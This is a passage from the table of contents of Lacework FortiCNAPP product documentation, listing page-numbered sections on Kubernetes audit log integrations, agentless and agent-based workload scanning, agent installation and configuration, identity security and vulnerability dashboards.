Suppress by Machine 561
Suppress by Tag 561
Kubernetes Activity Logs 563
Kubernetes Audit Log Integrations 564
Amazon EKS Audit Log Integration 565
EKS Audit Log Integration Using Terraform 566
Overview 566
Resources Provisioned by Lacework FortiCNAPP Terraform Modules 566
Requirements 567
Module Dependencies 567
Deployment Scenarios 568
Scenario 1 - Integrate EKS Clusters Audit Logs in a Single Region 568
Run the Lacework FortiCNAPP CLI 568
Scenario 2 - Integrate EKS Clusters Audit Logs Across Multiple Regions 569
Run the Lacework FortiCNAPP CLI 569
Validate the Configuration 569
AWS Security Token Service Limitations 570
EKS Audit Log Integration Using CloudFormation 571
Overview 571
Prerequisites 571
Step 1: Create an Integration in the Lacework FortiCNAPP Console 571
Step 2: Instrument EKS Clusters 573
Enable EKS Logs 573
Integrate EKS Clusters 574
Verify the Integration is Set Up 574
EKS Audit Log Manual Integration 575
Overview 575
Prerequisites 575
Step 1: Set Up AWS Resources 575
Create an SNS Topic 576
Set the SNS Topic Policy 576
Create an S3 Bucket 577

Set S3 Bucket Notification 577
Create an IAM Role for Kinesis Firehose 578
Attach an IAM Policy to the IAM Role for Kinesis Firehose 578
Create a Kinesis Firehose Delivery Stream 578
Create an IAM Role for Cross-Account Access 579
Attach an IAM Policy to the IAM Role for Cross-Account Access 580
Step 2: Create an Integration in the Lacework FortiCNAPP Console 581
Step 3: Instrument EKS Clusters 582
Enable EKS Logs 582
Integrate EKS Clusters 582
Verify the Integration is Set Up 584
Disable or Delete EKS Audit Log Integrations 585
Disable EKS Audit Log Integrations 585
Delete Integrations 585
Use the AWS Console 585
Use the AWS CLI 585
Disable/Delete Individual EKS Clusters 586
Disable Audit Logging on the EKS Cluster 586
Delete Resources Created During EKS Cluster Instrumentation 586
Download CloudFormation Template Files Using the API 588
Download the EKS Audit CloudFormation Template File 588
Download the EKS Audit CloudFormation Subscription Filter Template File 588
Use the CLI 589
Manage an EKS Audit Log Integration Using Terraform 590
Overview 590
Lacework FortiCNAPP Cloud Account AWS EKS Audit Log Terraform Resource 590
Example lacework_integration_aws_eks_audit_log 590
GKE Audit Logs 591
Kubernetes Audit Logs for GKE 592
Overview 592
Audit Logs Processed by Lacework FortiCNAPP 592
User Mapping 592
GKE Audit Log Integration 592
GKE Audit Log Integration - Terraform 593
Overview 593
Resources 593
Requirements 594
Module Inputs Reference 594
Module Dependencies 595
Google Cloud Shell Configuration 595
Ingested Logs 595
Launch Google Cloud Shell within Google Console 596
Install the Lacework FortiCNAPP CLI in Google Cloud Shell 597
Create Lacework FortiCNAPP API Key 597
Configure the Lacework FortiCNAPP CLI 597

Deployment Scenarios 598
Integrate GKE Audit Logs at the Organization Level 598
Create a Google Cloud Project Using the Google Cloud Console 598
Configure Project Owner Permissions to User Account 598
Run the Lacework FortiCNAPP CLI in Cloud Shell 599
Validate the Configuration 599
Integrate GKE Audit Logs at the Project Level 599
Configure Project Owner Permissions for User Account 600
Run the Lacework FortiCNAPP CLI in Cloud Shell 600
Validate the Configuration 600
Exclusion Filters 601
GKE Audit Log Integration - Manual 602
Overview 602
Resources 602
Requirements 603
Google Cloud Shell 603
Deployment Scenarios 603
Integrate GKE Audit Logs at the Organization Level 604
Create a Google Cloud Project Using the Google Cloud Console 604
Configure Project Owner Permissions for User Account 604
Create a Pub/Sub Topic 604
Create a Pub/Sub Subscription 604
Create a Service Account for Lacework FortiCNAPP 604
Set up Log Routing 605
Configure the Log Sink 606
Create the GKE Audit Log Integration 606
Integrate GKE Audit Logs at the Project Level 608
Configure Project Owner Permissions for User Account 608
Create a Pub/Sub Topic 608
Create a Pub/Sub Subscription 608
Create a Service Account for Lacework FortiCNAPP 609
Set up Log Routing 609
Configure the Log Sink 610
Create the GKE Audit Log Integration 611
GKE Audit Log FAQ 613
Why is information missing from the K8s Object Reference tab in the alert details dashboard for GKE audit logs? 613
Why doesn't Lacework FortiCNAPP show the kubectl exec commands for GKE? 613
Kubernetes Dashboard 614
Filters 614
Time Range 614
Save View 614
Charts 615
Inventory 615
Behavior 615
Health 615
Related Events 615

View Kubernetes Activity Events 615
FAQs 616
Kubernetes Cluster Name 616
Kubernetes Activity Policies 617
Kubernetes Behavior Anomaly Policies 618
Kubernetes Behavior Anomaly Policies 618
Disabled Policies Mapped to Kubernetes Anomaly Policies 619
Kubernetes Security FAQ 621
Can I install different Lacework FortiCNAPP components in my clusters (mixed deployment)? 621
Do you support all versions of Kubernetes? 621
I seem to be hitting a limit with the Kinesis Firehose for the EKS logs, and I'm seeing a drop in throughput and a lot of throttling. Can this limit be increased? 621
Why is the Kubernetes inventory empty or incorrect? 621
Workload security 622
Workload security dashboards 623
Hosts 624
Dashboard navigation and filters 625
Filters 625
Time Range 625
Tables 625
Clickable Links 626
Applications 627
Dashboard 627
Related alerts 627
Polygraphs 627
List of applications 627
Active listening ports 627
Executable versions 628
Command line by executable 628
Applications information 628
List of active containers and Container image information 628
Files 629
Dashboard 629
Related alerts 629
List of changed files 629
New files 629
New registry autoruns 630
Known malicious files 630
Application details from bad files 630
Command line by file 630
Package installed executables 630
Non-Package installed executables 630

Executable versions with multiple hashes ... 630
File hash summary ... 631
Machines ... **632**
Dashboard ... 632
Related alerts ... 632
Polygraphs ... 632
Instance ID mapping ... 632
Exposure Polygraph ... 633
Machine properties ... 633
Machine tag summary ... 633
Machine activity ... 633
List of external facing server machines ... 634
TCP - client machines making external connections and UDP - client machines making external connections ... 634
User login activity ... 634
User authentication summary ... 634
Active listening ports ... 634
Domain lookups by machine ... 635
Dropped packets summary ... 635
List of active executables and executable information ... 635
List of active containers and Container image information ... 635
Networks ... **636**
Dashboard ... 636
Related alerts ... 636
Polygraphs ... 636
Domain lookups ... 636
Active listening ports ... 636
Machine properties ... 637
User properties ... 637
Server ports with no connection ... 637
List of listening servers ... 637
List of external facing server machines ... 637
Client machines making external connections ... 637
TCP - client machines making external connections and UDP - client machines making external connections ... 638
External UDP connections ... 638
IP address summary ... 638
DNS summary ... 638
Resolved IP information ... 638
Processes ... **639**
Dashboard ... 639
Related alerts ... 639
Polygraphs ... 639
Unique process details ... 639

List of applications 639
Active listening ports 640
Executable versions 640
Command line by executable 640
Applications information 640
TCP and UDP Tables 640
Users 641
Dashboard 641
Related alerts 641
Polygraphs 641
User properties 641
User login activity 641
User authentication summary 642
Machine properties 642
User root action 642
Containers 643
Alerts 643
Polygraphs 643
List of active containers 643
Container image information 644
On-demand Container Image Scan 644
Command line by executable 644
Active listening ports 645
Agentless workload scanning 646
Agentless workload scanning overview 647
Before you begin 648
Supported Cloud Providers 648
Supported operating systems 648
x86 architecture 648
ARM64 architecture 649
Supported container image formats 650
Supported file systems 650
Supported language libraries and package managers 650
Next steps 650
AWS 650
Google Cloud 651
Azure 651
Integrating your AWS environment 652
Integrating agentless workload scanning with AWS using CloudFormation 653
Overview 653
Access and resource requirements 653
Single account access requirements 653
Organization access requirements 654
Troubleshooting 654

Installation ... 654
CloudFormation ... 654
Agentless workload scanning for AWS - single account integration using CloudFormation ... 658
Overview ... 658
Configure the integration in the Lacework FortiCNAPP console ... 658
Configuration settings ... 658
Choose a CloudFormation integration method ... 659
Option 1: Run the CloudFormation template ... 659
Option 2: Download the CloudFormation template ... 660
Delete the default inbound rule for the default security group ... 662
Verify your integration ... 662
Verify that CloudFormation StackSet instances installed successfully ... 662
Verify that the integration completed ... 663
Remove an agentless workload scanning integration ... 663
Next steps ... 663
Agentless Workload Scanning for AWS - Organization Integration (CloudFormation) ... 664
Overview ... 664
Configure the Integration in Lacework FortiCNAPP Console ... 664
Configuration Settings ... 664
Step 1: Set Up Scanning Account ... 665
Option 1: Run CloudFormation Script ... 666
Option 2: Download CloudFormation Script ... 667
Step 2: Integrate Scanning Account with your Organization ... 669
Option 1: Run CloudFormation Script ... 669
Option 2: Download CloudFormation Script ... 670
Delete the Default Inbound Rule for the Default Security Group ... 673
Verify your Agentless Workload Scanning Integration ... 673
Verify CloudFormation StackSet Instances Completed ... 673
Verify Lacework FortiCNAPP Integration Completed ... 673
Remove an Agentless Workload Scanning Integration ... 674
Next Steps ... 674
Integrating agentless workload scanning with AWS using Terraform ... 675
Overview ... 675
AWS agentless workload scanning prerequisites ... 676
Access and resource requirements ... 676
Integration requirements ... 676
Module dependencies ... 676
Configuring IAM permissions for deployment ... 677
Overview ... 677
High-level deployment requirements ... 677
How to use ... 677
Single account integration ... 678
Organization Integration ... 682

Next steps 687
IAM permissions used during workload scanning 688
Overview 688
Single account integration 688
Scanning cross account role 688
Scanning task event service role: 690
Scanning task execution role: 691
Scanning task role: 692
Organization integration 696
Scanning account 696
Monitored accounts 703
Management account 705
Next steps 707
Integrating agentless workload scanning for AWS single account with Terraform 708
Overview 708
AWS single account integration 708
Verify your integration 710
Remove an agentless workload scanning integration 710
Integrating agentless workload scanning for AWS organization account with Terraform 711
Overview 711
AWS organization integration 711
Option 1: Automatic snapshot role integration 711
Option 2: Standard integration 714
Verify your integration 718
Remove an agentless workload scanning integration 718
Integrating your Google Cloud environment 719
Integrating agentless workload scanning for Google Cloud with Terraform 720
Overview 720
Creating a custom VPC network or subnetwork 720
Google Cloud agentless workload scanning prerequisites 724
Summary of access and resource requirements 724
Integration requirements 724
Module dependencies 725
Google Cloud IAM permissions required for deployment 726
Overview 726
High-level deployment requirements 726
How to use 726
Project integration 726
Organization integration 729
Next steps 732
IAM permissions used during workload scanning 733
Overview 733

Project integration 733
Orchestrate role for cloud run jobs 733
Snapshot role for monitored projects 734
Scanner instance role 734
Service accounts 735
Organization integration 736
Orchestrate role for cloud run jobs: 736
Snapshot role for monitored organization 737
Scanner instance role 737
Service accounts 737
Deploying agentless workload scanning for a project on Google Cloud 739
Option 1: Project integration, single region 739
Option 2: Project integration, multiple region 740
Verifying your integration 743
Removing an integration 743
Adding or removing Google Cloud projects from scanning 743
Deploying agentless workload scanning for an organization on Google Cloud 745
Option 1: Organization integration, single region 745
Option 2: Organization integration, multiple region 747
Verifying your integration 749
Removing an integration 749
Adding or removing Google Cloud projects or folders 749
Using the Lacework FortiCNAPP console 749
Using Terraform 749
Integrating your Azure environment 751
Integration types 752
Preparing for integration 753
Requirements 753
Recommendations 754
Other information 754
Limitations 754
Permissions 755
Terraform Module Dependencies 756
Customizing your deployment 756
Deploying agentless workload scanning on Azure 758
Removing an agentless workload scanning integration 759
Lacework FortiCNAPP console 760
Viewing agentless workload scanning results 761
Viewing host vulnerabilities 761
Viewing container vulnerabilities 761
Viewing secrets detected by agentless workload scanning 761
Viewing exposure polygraph in the single machine dashboard 762
Managing your agentless workload scanning integration 763
Viewing integration details 763
AWS 763

Google Cloud ... 766
Enabling or disabling an integration ... 768
Editing an integration ... 769
Deleting an integration ... 769
Secrets detected by agentless workload scanning ... 770
Agentless scanning for Windows ... 771
Viewing vulnerability detections ... 771
Supported Windows versions ... 771
Agentless workload scanning FAQs ... 772
Compatibility ... 772
Which environments are supported for agentless scanning? ... 772
Which language-related libraries and package managers are supported for agentless scanning? ... 772
Does agentless scanning support container vulnerabilities? ... 772
Which storage drivers for Docker are supported? ... 772
Does agentless scan Kubernetes persistent volumes? ... 773
What is the maximum supported volume size for agentless scanning? ... 773
What volumes does agentless scan on a host? ... 773
Are stopped instances scanned? ... 773
Requirements ... 774
What minimum CPU and memory are required for agentless scanning? ... 774
Integration and configuration ... 774
Is the AWS scanning account also scanned when integrating an AWS Organization? 774
Is the Google Cloud scanning project also scanned when integrating a Google Cloud organization? ... 774
Is scanning supported for a specific type of workload? ... 774
When does agentless workload scanning scan my environment? ... 775
For AWS integrations, how are the VPC and VPC internet gateway used? ... 775
Usage and Features ... 775
Where can I see scan results? ... 775
How do I upgrade the agentless scanning service? ... 776
How does Lacework FortiCNAPP scan encrypted volumes? ... 776
Can agentless scanning add custom tags to the snapshots it creates? ... 776
Does agentless scanning detect active container images? ... 776
Does agentless scanning on container images detect host operating system kernel packages? ... 776
Are agentless snapshots automatically deleted? ... 777
Agent-based workload security ... 778
Linux agent-based workload security ... 779
Installing the Linux agent ... 780
Linux agent install checklist ... 781
Before installation ... 781
During Installation ... 782
Required connectivity, proxies, and certificates for agents ... 783
URLs ... 783

IP addresses 783
Proxies 784
Add proxy information for Kubernetes 784
Set the https_proxy environment variable 785
Add a certificate 785
Certificate for the US cloud 785
Certificate for the APRODUS2, ANZ, and EU cloud 786
Downloading GPG and RSA keys to verify agent release package signature 787
GPG public key 787
Alpine RSA key 790
Cosign RSA Key 790
Managing agent access tokens 792
Creating a new access token 792
Using an existing access token 792
Deactivating an access token 793
Downloading the Linux agent installer 794
From the Lacework FortiCNAPP console 794
From the Linux agent GitHub repository 794
Configuring access to tags and metadata in AWS 795
Requirements 795
Configuring DescribeTags and DescribeOrganization IAM permissions 795
Configuring access to labels in Google Cloud 797
Requirements 797
Configuring access to the Google Compute Engine API 797
Validating permissions for your service account 799
Installing on hosts 800
Installing using the install.sh script 801
install.sh script parameters 801
Installing with the Lacework FortiCNAPP CLI 802
Managing agent access tokens 802
Installing the agent on hosts 803
Installing the agent on AWS EC2 instances 803
Installing the agent on Google Compute Engine instances 805
Installing from package repositories 807
Installing from APT, YUM, and Zypper repositories 807
APT 807
YUM 808
Zypper 810
Sample Repository Configuration File 811
Installing with a DEB or RPM package 811
Installing with Chef 812
Datacollector Cookbook 813
Specifying the agent server URL 814

Downloading the script from GitHub ... 814
Installing with Ansible ... 815
RPM installation cofiguration ... 815
Debian installation configuration ... 816
Dockerized host installation ... 816
Prerequisites ... 816
Deployment process ... 817
Deployment Steps ... 817
Installing on AWS EC2 with Terraform and AWS Systems Manager ... 818
Scenario 1: Configuring AWS Systems Manager for agent deployments in a single region ... 818
Scenario 2: Configuring AWS Systems Manager for agent deployments in multiple regions ... 820
Running Terraform ... 824
Validating changes ... 824
Installing with an AMI created with Packer ... 825
Example Packer template ... 825
Installing on Alpine Linux ... 827
Using the Lacework FortiCNAPP installation script ... 827
Using an APK package ... 827
Installing on a Dockerized host ... 828
Docker Hub ... 828
Building an Alpine Linux image ... 829
Install Linux Agent with AWS Elastic Beanstalk ... 830
Host Deployment ... 830
Deploy the Agent in an Elastic Beanstalk Host ... 830
Example: Deploy the Flask Application with the Agent as a Host ... 832
Single-Container Application ... 833
Multi-Container Application ... 833
Multi-Container Platform on Amazon Linux AMI ... 833
Multi-Container Application with the Containerized Agent Using Docker Compose ... 833
Multi-Container Application on an ECS Managed Platform ... 835
Limitations ... 836
Load Balancers ... 836
Local Traffic ... 836
Installing on a GCE host ... 837
Installing the agent on a GCE Container-Optimized OS (COS) instance ... 837
Installing on CoreOS ... 839
Installing the Linux agent on containers ... 840
Deploying with Docker ... 841
Deploying in a Docker environment ... 841
Deploying from Docker Hub ... 841
Building an image ... 842
Deploying with Docker Compose ... 843
Downloading from GitHub ... 843

Installing with Podman's Docker compatibility layer 843
Docker limitation workaround 844
Deploying on AWS Fargate for ECS 845
Prerequisites 845
Deployment methods 846
Deploying an embedded agent 846
Sidecar-based deployment 850
Troubleshooting the sidecar script 857
Using AWS Secrets to pass an access token to an ECS task 857
Viewing Fargate information in the Lacework FortiCNAPP console 859
Fargate task information 859
Fargate container information 860
Additional notes 860
File integrity monitoring (FIM) 860
Running an application as non-Root and the agent as root 861
Using sidecar with a distroless container 861
Installing on AWS ECS as a daemon service (EC2 launch type) 863
Running an agent without ENI trunking enabled 863
Task definition JSON 863
Running an agent with ENI trunking enabled 865
Task definition JSON 866
Deploying on Google Cloud Run 869
Supported Cloud Run execution environment 869
Deployment methods 869
Prerequisites 869
Deploying an agent embedded in a prebuilt application container image 870
Step 1: Embedding an agent in an application container image 870
Step 2: Building and pushing a container image to Google Container Registry 871
Step 3: Deploying a container image to Cloud Run 872
Deploying a application from source with an agent 876
Step 1: Packaging application source and agent in a container image 876
Step 2: Deploying a container image to your Cloud Run environment 877
Installing the Linux agent on K8s 879
Installing Linux agent on Kubernetes 880
Prerequisites 880
Supported Kubernetes Environments 881
Installing using Helm 881
Supported Versions 881
Installing using the Lacework FortiCNAPP charts repository 882
Installing using the charts from the Lacework FortiCNAPP release page 882
Installing on Openshift 884
Helm configuration options 885
Deploying with a DaemonSet 897
DaemonSet Visibility 897
DaemonSet deployment using a configmap 897
DaemonSet deployment using a secret 898

Deploying a DaemonSet using Terraform ... 899
Installing in gVisor on Kubernetes ... 900
Installing in gVisor on a Kubernetes cluster using GKE Sandbox ... 901
Installing in gVisor on a Kubernetes cluster using containerd ... 902
Deploying on AWS Fargate for EKS ... 903
Deploying the agent on Fargate ... 903
Required pod settings ... 903
Fargate monitoring ... 905
Configuration map example ... 905
Sidecar container example ... 907
Example application with an embedded agent ... 909
Dockerfile ... 909
Pod specification file ... 909
Limitations ... 911
Troubleshooting the sidecar script ... 912
Install Linux Agent on GKE Autopilot ... 913
Overview ... 913
Supported GKE Versions ... 913
Prerequisites ... 913
Deploy Agent Using Helm ... 914
Deploy Agent Using a DeamonSet Manifest ... 915
How Lacework FortiCNAPP derives the K8s cluster name ... 917
How Lacework FortiCNAPP derives the cluster name ... 917
What should I do if a cluster does not display in the Lacework FortiCNAPP console? ... 918
Add KubernetesCluster machine tag (recommended) ... 918
Set KubernetesCluster Agent Tag in config.json File ... 919
Set the lacework_cluster_name Variable in the Lacework Kubernetes Agent Terraform Module ... 920
How Can I Modify a Cluster Name in the Lacework FortiCNAPP Console ... 920
View Kubernetes Clusters or Node Types in Lacework FortiCNAPP Console ... 922
Change Agent Resource Installation Limits on Kubernetes Environments ... 923
Troubleshoot a Failed Linux Agent Installation ... 924
Configuring the Linux agent ... 925
Configure Linux Agent Using the Lacework FortiCNAPP Console ... 926
Overview ... 926
How Configuring the Agent from the Lacework FortiCNAPP Console Works ... 927
View the Agent Configuration ... 927
Modify the Agent Configuration ... 927
Reset the Agent Configuration ... 928
Agent Configuration Options ... 928
Reset Configuration ... 929
Agent administration settings ... 929
Agent runtime settings ... 934
File Integrity Monitoring settings ... 937

File modification monitoring settings 938
Process execution monitoring settings 940
Configure Linux Agent Using Agent Configuration File 942
config.json File Structure 942
General Agent Properties 943
anonymizeincoming Property 943
autoupgrade Property 944
cmdlinefilter Property 945
codeaware Property 947
cpulimit Property 947
ContainerEngineEndpoint Property 948
ContainerRunTime Property 949
discover_dns_over_tcp Property 949
eBPF 949
memlimit Property 950
metadata_request_interval Property 951
perfmode Property 951
procscan Property 953
proxyurl Property 954
serverurl Property 954
tags Property 955
tokens Property 955
File Integrity Monitoring (FIM) Properties 955
coolingperiod Property 956
filepath Property 956
fileignore Property 957
runat Property 957
mode Property 957
noatime Property 958
Configure Linux Agent Using Environment Variables 959
LaceworkAccessToken 959
LaceworkServerUrl 959
LaceworkConfig 960
Specifying the agent server URL 961
Configure Agent Server URL 961
Configure Agent Server URL in the Lacework FortiCNAPP Console (For Linux Agents Only) 962
Configure Agent Server URL in the config.json File (For both Linux and Windows Agents) 962
Agent Server URL for Windows Server 2012 R2 and Windows Storage Server 2012 R2 962
Adding agent tags 964
Run Agent as Non-Root User 966
Overview 966
Prerequisites 966
Run Agent as Non-Root User 966
Agent Properties 967

Agent administration 968
Viewing Linux agent status 969
Viewing agent versions 970
Viewing Linux agent logs 971
Viewing agent details on the Lacework FortiCNAPP console 972
Viewing host details on the Lacework FortiCNAPP console 973
Starting, stopping, or restarting the Linux agent 974
Upgrading the Linux agent 975
Linux agent automatic upgrade 975
Manual Upgrade of Linux Agent 975
Uninstall the Linux Agent 976
Uninstall the Linux Agent from a Host Machine 976
Uninstall the Linux Agent on CoreOS 976
Uninstall the Linux Agent from Kubernetes 976
Uninstall the Linux Agent from Docker 977
Linux Agent FAQs 978
File Integrity Monitoring (FIM) FAQs 983
Windows agent-based workload security 986
Installing the Windows agent 987
Windows agent installation prerequisites 988
Downloading the Windows agent installer 990
Downloading the Windows agent installer through the Lacework FortiCNAPP console 990
Download the Agent Installer from the Lacework Windows Agent GitHub Repository 991
Windows agent install options 992
Installing the Windows agent from the command line 993
Prerequisites 993
Installing the agent 993
Installing the Windows agent using a PowerShell script 995
Prerequisites 995
Installing the agent 995
Install Windows Agent on AWS with Packer 997
Prerequisites 997
Preparing required files 997
Running Packer to build the AMI 999
Installing the Windows agent on Azure VMs using a PowerShell script 1000
Prerequisites 1000
Install on Windows VMs in an Azure Resource Group using the PowerShell script 1000
Installing Windows Agent with Azure Resource Manager 1002
Prerequisites 1002
Configuring an ARM template 1002
Configuring a parameters file 1003

Deploying the ARM Template 1003
Deploy to an existing Azure VM instance without using an ARM template 1004
Installing Windows agent on Azure VMs using Terraform 1005
Prerequisites 1005
Configuring the Terraform template file 1005
Configuring the input variable file 1005
Run Terraform 1006
Windows agent installation options on K8s 1007
Installing Windows agent on AKS or EKS clusters using a Helm Chart 1008
Overview 1008
Prerequisites 1008
Supported Kubernetes environments 1009
Install the Windows Agent with a Helm Chart 1009
Uninstall the Agent with a Helm Chart 1010
Configuring Windows Agent on AKS or EKS Clusters using Helm Chart 1011
Defining the agent access token 1011
Defining the agent server URL 1011
Defining CPU requests and limits 1012
Defining memory requests and limits 1012
Defining image pull secrets 1013
Defining a proxy URL 1013
Defining file integrity monitoring properties 1014
Enabling or disabling file integrity monitoring 1014
Overriding default file paths 1014
Defining file paths to ignore 1014
Enable or disable Windows registry monitoring 1016
Define tolerations for agent pods on Kubernetes clusters 1016
Disable or enable automatic upgrade 1017
Define tags to categorize agents 1017
Define custom annotations 1018
Define custom labels 1018
Define the cluster name 1019
Define a name for your Kubernetes environment 1019
Verify the Windows Agent Installation 1021
Check the Status of the Windows Agent Service 1021
Check the Status of the Windows Agent Driver 1021
View Windows Agent Details and Alerts 1023
View Windows Agents on the Lacework FortiCNAPP Console 1023
View Machine Details on the Lacework FortiCNAPP Console 1023
View the Polygraph 1023
View the Polygraph 1024
Configuring the Windows agent 1025
Configure Windows Agent Using the Configuration File 1026
Configuration File Structure 1026
General Agent Properties 1026

autoupgrade Property 1026
powershell Property 1027
proxyurl Property 1027
serverurl Property 1027
tags Property 1028
tokens Property 1029
File Integrity Monitoring (FIM) Properties 1029
filepath Property 1030
fileignore Property 1031
runat Property 1031
maxscanfiles Property 1031
mode Property 1031
noatime Property 1032
Windows Registry Monitoring Properties 1032
Restart the Windows Agent 1032
Use a Network Proxy for Windows Agent Traffic 1033
Specify a Proxy for the Agent in the Configuration File 1033
Specify a Proxy for the Agent through the Command Line 1034
Configure Access to Tags in AWS 1035
Configuring access to labels in Google Cloud 1037
Requirements 1037
Configuring access to the Google Compute Engine API 1037
Validating permissions for your service account 1039
Add Custom Agent Tags 1040
Overview 1040
Add Custom Agent Tags 1040
Add the Windows Agent as a Trusted Entity 1041
Add the Windows Agent as an Allowed Application for Windows Firewall 1041
Add the Windows Agent in the Windows Defender Exclusions List 1041
Add the Windows Agent to the Exclusions List for Other Antivirus Applications 1042
File and registry integrity monitoring for Windows 1043
File Integrity Monitoring for Windows Overview 1044
Overview 1044
View FIM Scan Results 1045
View FIM Scan Alerts 1045
Configure FIM Properties for Windows Agent 1046
Understand FIM Syntax in the config.json File 1046
Monitor Entire Directory Except a Few Specific Files 1046
Understand Empty Entries 1047
Use of Wildcards 1047
filepath Property 1047
fileignore Property 1048
runat Property 1048
maxscanfiles Property 1049
mode Property 1049

noatime Property ... 1049
Monitor Changes to Windows Registry ... 1050
Enable or Disable Registry Monitoring ... 1050
View Registry Monitoring Alerts ... 1051
Restarting, upgrading, or uninstalling the Windows agent ... 1052
Restarting the Windows agent ... 1053
Upgrading the Windows agent ... 1054
Manually upgrading the agent ... 1054
Uninstalling the Windows agent ... 1055
Uninstalling the agent using PowerShell ... 1055
Troubleshooting the Windows agent ... 1056
Troubleshooting a failed installation ... 1057
Roll Back a Windows Agent Installation ... 1058
Review the Windows Agent Log Files ... 1060
Agents ... 1061
Unique Agents Over Time ... 1061
Agent Inventory ... 1062
Agent health monitoring ... 1063
Viewing health status detail ... 1063
Agent coverage dashboard ... 1065
Agent coverage ... 1065
Agent Coverage Status ... 1066
Legacy Agent Dossier ... 1068
Agent monitor ... 1068
AWS Instances with no Lacework FortiCNAPP agent ... 1068
IPs with no Lacework FortiCNAPP agent ... 1069
Azure instances with no Lacework FortiCNAPP agent ... 1069
Google Cloud instances with no Lacework FortiCNAPP agent ... 1070
Instances with no Lacework FortiCNAPP agent or agentless scanning ... 1071
Agent upgrades ... 1071
Host policies ... 1072
Policy management ... 1072
Policy types ... 1072
Files (Prefix: LW_FIM) ... 1073
Users (Prefix: LW_USER) ... 1073
Vulnerability (Prefix: LW_VULN) ... 1074
Edit a Policy ... 1074
Policy evaluation results ... 1074
Default policies ... 1075
Anomaly ... 1075
Application ... 1076
Files ... 1076
Users ... 1076

Vulnerability 1076
Host integrity policies 1077
Cloning policies 1078
Overview 1078
Cloning a policy 1078
Using strings in expressions 1079
Parameters for application policies (Prefix: LW_APP) 1079
Parameters for file integrity monitoring policies (Prefix: LW_FIM) 1079
Parameters for user login activity policies (Prefix: LW_USER) 1080
Editing custom policies 1081
Viewing and editing a custom policy 1081
Viewing and editing the query for a policy 1081
Viewing contextual information associated with a policy 1081
Download a CSV file of exceptions 1082
Disable or enable policies 1082
Identity Security 1083
Identities 1084
Cloud Identity Risk 1084
Gain Visibility and Control of Cloud Identities 1084
Integrate AWS Identity 1085
Requirements 1085
Limitations 1085
Integrate Azure Identity 1086
Requirements 1086
Supported features 1086
Integrate Google Cloud Identity/Workspace 1088
Prerequisites 1088
Configuration 1088
Step 1: Create or Reuse GCP Service Account 1088
Step 2: Add Permissions to Your GCP Service Account 1088
Step 3: Enable APIs in the GCP Console 1090
Step 4: Create a New Identity Provider Integration in Lacework FortiCNAPP 1090
Limitations 1091
Syncing Google Identities into Lacework FortiCNAPP 1091
CIEM 1091
CIEM policies 1093
Identities Overview 1094
Introduction to the Overview Page 1094
Summary 1094
Total alerts 1094
Cloud User Accounts 1094
Coverage 1095
Identities with alerts 1095
Identities with Excessive Privileges 1095

Unused active access keys older than 180 days 1095
Total Cloud User Accounts 1095
Top 5 identities with most alerts 1095
Top 5 policies with most alerts 1095
Trend Charts 1095
Top Identity Risks 1097
Introduction to Top Identity Risks 1097
Top at Risk Identities 1097
Risk Severity 1097
Identity Details 1097
Save and Share a View 1098
Explore Identities and Identity Policies 1099
Identities 1099
Identity Filters 1099
Identities List 1100
Risk Severity 1101
Policies 1101
Policy Filters 1102
Policies List 1102
Identity Details 1103
Summary 1103
AWS 1103
Azure 1104
Google Cloud 1104
Identity Types 1105
Entitlements 1106
Linked Identities 1107
Remediations 1107
Exceptions 1107
Identity Risk Remediation 1108
Excessive Privilege Risk Remediation 1109
Overview 1109
Remediation Details 1109
Remediations Offered 1109
Detach policy 1110
Remove identity entitlements 1110
Remove policy entitlements 1110
Identity Risk Remediation Tickets 1111
Create a Ticket 1111
Review a Ticket 1111
Identity Risk Exceptions 1112
Exceptions List 1112
Create an Exception 1113
Edit Exceptions 1113
Details 1113

Changelog 1114
Impact 1114
Close Exceptions 1114
Entitlement Risks 1115
Allows Access 1115
Allows Full Admin 1115
Allows IAM Write 1115
Allows Compute Execute 1115
Allows Privilege Passing 1115
Allows Secrets Read 1116
Allows Storage Write 1116
Allows Storage Read 1116
Allows Exposure 1116
Allows Credential Exposure 1116
Allows Resource Exposure 1116
Externally Exposed 1117
Exposure Public 1117
Cross-account Trust Exposure 1117
Password Access 1117
Password Login No MFA 1117
Root User 1117
Root User Access Key 1117
Root User Password Login No MFA 1117
Hardcoded Access Key 1118
Hardcoded Active Access Key 1118
Hardcoded Inactive Access Key 1118
Unused 1118
Unused Active Access Key 1118
Unused Inactive Access Key 1118
Unused User 1118
Identity Datasources 1119
List Available Datasources 1119
Datasource Details 1119
Preview Datasources 1119
Identity Policy Details 1121
Summary 1121
Identity Management Use Cases 1122
Identify Excessive Privileges and Implement Least Privilege Access 1122
Address Top Identity Risks 1122
Identify Access Keys That Haven't Been Used for 180 Days or More 1123
Identify Inactive (Dormant) Identities and Mitigate Risk 1123
Add an Exception for One or More Risks 1123
Threat Detection 1124
Gather Information from the Alert 1124
Investigate the Issue 1125
Drill Down 1125

Request Permission Changes ... 1125
Identities FAQ ... 1126
The Last Used field for a role shows "Unknown". Why? ... 1126
The Last Used field for a role shows "Never", even though I switched to this role recently. Why? ... 1126
The Last Used field for an identity shows as "Never", even though the AWS console and IAM Access Advisor show it as used. Why? ... 1126
The Status on the Entitlements tab shows "Unknown". Why? ... 1126
When I add or delete IAM users/groups/roles, how long should it take for Lacework FortiCNAPP identity management dashboards to update? ... 1126
How frequently does Lacework FortiCNAPP identity management evaluate user privileges including excessive privileges? ... 1127
Are there any plans to support Google Cloud and Azure? ... 1127
Which condition keys and operators are supported in AWS policies? ... 1127
I have Okta or another Identity Provider (IdP). Where are all my users? ... 1128
In Top Identity Risks or Explore: Identities there are identities that I have accepted as risky that aren't operational to me, like "break-glass" accounts and root identities. How can I exclude these? ... 1128
I have an identity with cross-account access but notice each Identity Details page only shows one AWS account. Is there a way to find the multiple AWS accounts this identity is associated with? ... 1129
What do all the risk icons mean? How can I find identities with similar risks? ... 1129
The Explore: Identities doesn't show me all the data I need to help me explore or prioritize identities. What should I do? ... 1129
Why do I see a lot of unused permissions for a particular identity but I don't see any remediations? ... 1129
Why is the Jira ticket status in the Remediations tab in the Lacework FortiCNAPP Console different from the status I see in Jira? ... 1129
Vulnerabilities ... 1130
Vulnerabilities dashboard ... 1131
Dashboard navigation ... 1131
Vulnerabilities overview dashboard ... 1132
Total status over time ... 1132
Trend ... 1133
Latest status ... 1133
Trends by resource groups ... 1134
Top items dashboard ... 1135
Explore ... 1136
Viewing query results ... 1136
Viewing data detail ... 1136
Managing dashboard widgets ... 1138
Working with queries ... 1139
Building a query ... 1139
Legacy host vulnerabilities dashboard ... 1140
View Vulnerabilities ... 1140
